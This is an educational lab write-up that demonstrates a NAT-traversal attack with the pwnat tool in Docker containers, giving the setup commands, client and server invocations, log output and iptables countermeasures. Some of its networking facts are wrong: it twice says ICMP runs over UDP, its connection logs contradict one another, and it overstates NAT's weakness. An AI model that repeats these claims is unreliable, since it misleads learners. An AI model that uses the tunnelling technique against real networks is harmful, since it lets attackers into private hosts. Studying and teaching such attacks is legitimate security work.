NAT ICMP TTL Forgery Attack

NAT (network address translation) is a widely used method to mask and translate internal private IP addresses into one (or multiple) public IP addresses. As NAT is most commonly implemented on edge routers, NAT is one of the sole determinants and railroads on which both outbound and inbound traffic traverses when exiting or entering a network. NAT slipstreaming takes advantage of stateful connections made during NAT, namely the internet control message protocol (ICMP), to establish a user-datagram protocol (UDP) tunnel from an external (public) attacker to a private (internal) victim. This is done by extracting key fields from an ICMP time-to-live exceeded reply and forwarding it back through NAT with key parameters set to open a full UDP tunnel.

The objective of this lab is to demonstrate a key vulnerability in NAT which allows for proxied traffic to be spoofed from a (seemingly) private internal client to an external attacker. While completing this lab, keep the following questions in mind:

1. Which other ICMP protocols can be manipulated to spoof NAT?
2. Can any other protocols that run over UDP be manipulated in this sense as well?
3. What mitigations can NAT impose to prevent an attack like this from happening?

This has been tested and proved to work on Docker version 20.10.5+dfsg1, build 55c4c88. Newer or older versions of Docker may partially fail to reproduce the results of this exploit.

Demonstration

The demonstration attached with this writeup makes use of a containerized environment to spin up three docker containers to simulate an internal client, a vulnerable Linux-based router, and a malicious attacker. The demonstration will illustrate how ICMP packets can be spoofed to open up a full UDP tunnel to penetrate a NAT boundary on a network. The codebase for the exploit code was provided by the pwnat project presented by Samy Kamkar (https://github.com/samyk/pwnat), and was altered accordingly to make moderate improvements to end-to-end UDP tunneling over NAT.

The demonstration will show how the victim will initiate the sending of a stream of undelivered ICMP echo requests to an unreachable IP address on the internet. The attacker will act as a malicious server, specifically forging ICMP time-to-live exceeded responses back to the NAT gateway to be forwarded back to the client. Being that ICMP is built over UDP and UDP is effectively stateless, any arbitrarily large UDP packet can be sent to a client.

In the root of the project directory run the command:

```
docker-compose build && docker-compose up -d
```


This command initializes the docker containers, builds or pulls the new container images, and then runs them with the specified commands. You should then be able to see 3 running containers: *attacker*, *router*, and *victim*. The *attacker* container has an IP of **172.16.100.200**, the *router* container has a WAN IP of **172.16.100.10** and a LAN IP of **192.168.1.10**. Finally, the *victim* container has an IP of **192.168.1.50**. Upon successful initiation, use the following command to enter the docker container for the *router*.

```
docker exec -it $(docker ps -aqf "name=router") /bin/bash
```

This command locates the container ID of the running container with the name of "router", and executes a bash shell. In this VyOS shell run the command below to load the appropriate routes and iptables rules into non-volatile RAM.

```
bash vyos_routes.sh
```

Upon execution, you should receive the following output as seen in Figure 1 below when running the respective commands `ip route` and `iptables -t nat -L.`




```
root@3b2b8823386e:/# bash vyos_routes.sh
root@3b2b8823386e:/# ip route
default via 172.16.100.1 dev eth1
172.16.100.0/24 dev eth1 proto kernel scope link src 172.16.100.10
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.10
root@3b2b8823386e:/# iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
MASQUERADE  all  --  anywhere             anywhere
MASQUERADE  all  --  anywhere             anywhere
root@3b2b8823386e:/# 
```

Figure 1: *Successful Injection of VyOS Routes*

After finishing this task, open a bash terminal for the attacker docker container with the following command:

```
docker exec -it $(docker ps -aqf "name=attacker") \
     /bin/bash
```

In this session enter the command `./code/pwnat -s` to start the server for the NAT exploit. The following output should look similar to that below in Figure 2.



```
root@2a0911a4aac3:/# ./code/pwnat -s
Listening on UDP 0.0.0.0:2222
```

Figure 2: *pwnat Server*


After finishing this task, open a bash terminal for the victim docker container with the following command:

```
docker exec -it $(docker ps -aqf "name=victim") \
     /bin/bash
```

In this session enter the command `./code/pwnat -c 8000 172.16.100.200 purdue.edu 80` to configure the client for the NAT exploit. This command basically opens local port 8000 on the victim machine and port forwards to the *purdue.edu* domain located on port 80. The following output for both the server and the client should be similar to the output below in Figure 3.

The top pane in Figure 3 below shows the server side connection after this command was executed. The server continuously sends UDP keep-alive packets to the victim at around an interval of 5 seconds to keep this UDP channel open. Additionally, notice that the requests to the server are coming from the *internal* IP of 192.168.1.50, not the NAT uplink of 172.16.100.10.

The bottom pane in Figure 3 below shows the client side connection after this command was executed. There is no intricate output, just an indicator of the proxy present on port 8000.



```
root@2a0911a4aac3:/# ./code/pwnat -s
Listening on UDP 0.0.0.0:2222
Got packet from 192.168.1.50
Got connection request from 192.168.1.50
Got packet from 192.168.1.50
Got connection request from 192.168.1.50
Got packet from 192.168.1.50
Got connection request from 192.168.1.50
Got packet from 192.168.1.50
Got connection request from 192.168.1.50
```

```
root@4c6052de2f12:/# ./code/pwnat -c 8000 172.16.100.200 purdue.edu 80
Listening on TCP 0.0.0.0:8000
```


Figure 3: *pwnat Client Initiation*

For a simple proof of concept that the UDP tunnel is now established, open a terminal on the Docker host and run the command **`nc 192.168.1.50 8000`**. All this command does is bind to port 8000 on the victim machine. You should get an output similar to that below in Figure 4.

Just like as expected, all the traffic going to port **8000** of the *192.168.1.50* address gets port forward to port **2222** on the attacker machine! This can be seen in the lower pane of Figure 4, denoted by the following statement:

New connection(6): tcp://192.168.1.1:51104 -> udp://172.16.100.200:2222

As a reminder, the 172.16.100.200 address is the attacker IP address! This means that generated by the server-side code, port 8000 on the victim was unintentionally port forward to the attacker. The top pane provides further proof of this with the notification of the connection request originating from the VyOS uplink IP. This can be further exploited in any number of ways to gain access to the internal client via reverse shells, man-in-the-middle attacks, replay attacks, or even deep kernel-level attacks!



```
Got packet from 192.168.1.50
Got connection request from 192.168.1.50
Got packet from 192.168.1.50
Got connection request from 192.168.1.50
Got packet from 192.168.1.50
Got connection request from 192.168.1.50
Got packet from 192.168.1.50
Got connection request from 192.168.1.50
Got packet from 192.168.1.50
Got connection request from 192.168.1.50
Got packet from 192.168.1.50
Got connection request from 192.168.1.50
Got packet from 192.168.1.50
Got connection request from 192.168.1.50
Got packet from 192.168.1.50
Got connection request from 192.168.1.50
New connection(6): udp://172.16.100.10:2222 -> tcp://128.210.7.200:80
Got packet from 192.168.1.50
Got connection request from 192.168.1.50
```

```
root@4c6052de2f12:/# ./code/pwnat -c 8000 172.16.100.200 purdue.edu 80
Listening on TCP 0.0.0.0:8000
New connection(6): tcp://192.168.1.1:51104 -> udp://172.16.100.200:2222
```

Figure 4: *Successful NAT ICMP Attack Exploit*

To delve into this deeper and how it works, let us examine the connection request in the top pane of Figure 4:

New connection(6): udp://172.16.100.10:2222 -> udp://128.210.7.200:80

In this situation, the "phantom" IP used for the attack is **128.210.7.200**. The exploit initiates an ICMP type 8 (echo request) from the victim container to this external IP. This is exactly when the attacker intercepts this ICMP request and formats it as a time-to-live exceeded ICMP packet (type 11) and forwards it back through NAT. Upon doing this, a transparent UDP tunnel is created in NAT to forward messages through from the victim to the client. From an internal standpoint, all messages are translated from the direct victim IP to the direct attacker IP (as seen by the lower pane in Figure 4 above). However, this is only considered from a micro level and the macro level implementation is seen in the top pane of Figure 4.

In the top pane, a connection request is made from the NATted IP address to the phantom IP host. This is done so because of the restructuring of the ICMP packet done by this exploit. NAT thinks that it is forwarding all internal traffic to *128.210.7.200:80* because of the specially crafted

ICMP TTL exceeded response, but in reality the packet is malformed by the attacker and redirects to *172.16.100.200:2222* which is in fact the attacker's listening port.

Counter Measures

The biggest countermeasure that can be implemented in the case of UDP tunneling and malicious ICMP time-to-live exceeded packets comes in the form of a simple packet filtering (iptables) rule. ICMP traffic is classified through types (major mode) and codes (minor mode). Using an iptables rule that specifically blocks a certain ICMP type can prevent spoofed responses from traversing NAT and its internal clients. In this situation sysctl would not work as stateless UDP connections can occasionally bypass specific kernel-mode capabilities put in place.

For a non-functional proof-of-concept of this countermeasure, run the following 2 commands on the VyOS router docker container:

```
iptables -A INPUT -p icmp --icmp-type 11 -j  DROP
iptables -A OUTPUT -p icmp --icmp-type 11 -j  DROP
```

This command adds a filtering rule to the output chain that specifically blocks any outbound and inbound ICMP time-to-live exceeded (TTL expired) packet from traversing the NAT boundary.

Why Doesn't This Work?

The simple answer to this is that Docker container networking plays on a substantive and inherently vulnerable attack surface when it comes to the concept of UDP tunneling. All container traffic isn't being directly routed through the VyOS router but rather over the Docker network gateway. Docker creates direct routes from each Docker container network to the raw NIC, meaning that our internal victim container has an endpoint connection both through the VyOS router as well as our raw NIC!

In doing so, whenever the server/client relationship is initiated and the NAT exploit is conducted, the TTL ICMP packets over UDP traverse over the Docker-to-container boundary, and not through the VyOS boundary. When running on bare-metal or in a virtualized host environment, this mitigation is highly effective in blocking this specific implementation and attribute of UDP tunneling over NAT.

Key Points

- **UDP, being an unreliable protocol, can be easily spoofed to allow protocols run over TCP be tunneled through!**
- **ICMP, as proposed through attacks such as ICMP redirects and TTL malforming, is an inherently vulnerable protocol!**
- **At its core, NAT is a truly wide-open landscape that can easily be computationally manipulated to allow malicious traffic inside the internal network!**

References

Liu, H. (2023, February 8). *An introduction to linux virtual interfaces: Tunnels*. Red Hat Developer. Retrieved May 3, 2023, from https://developers.redhat.com/blog/2019/05/17/an-introduction-to-linux-virtual-interfaces-tunnels

Muller, A., Evans, N., Grothoff, C., & Kamkar, S. (2010). Autonomous Nat Traversal. *2010 IEEE Tenth International Conference on Peer-to-Peer Computing (P2P)*. https://doi.org/10.1109/p2p.2010.5569996

Samyk. (n.d.). *Samyk/pwnat: The only tool and technique to punch holes through firewalls/NATS* . GitHub. Retrieved April 4, 2023, from https://github.com/samyk/pwnat

Srisuresh, P., Ford, B., Sivakumar, S., & Guha, S. (1970, April 1). *Nat behavioral requirements for ICMP*. RFC Editor. Retrieved May 3, 2023, from https://www.rfc-editor.org/rfc/rfc5508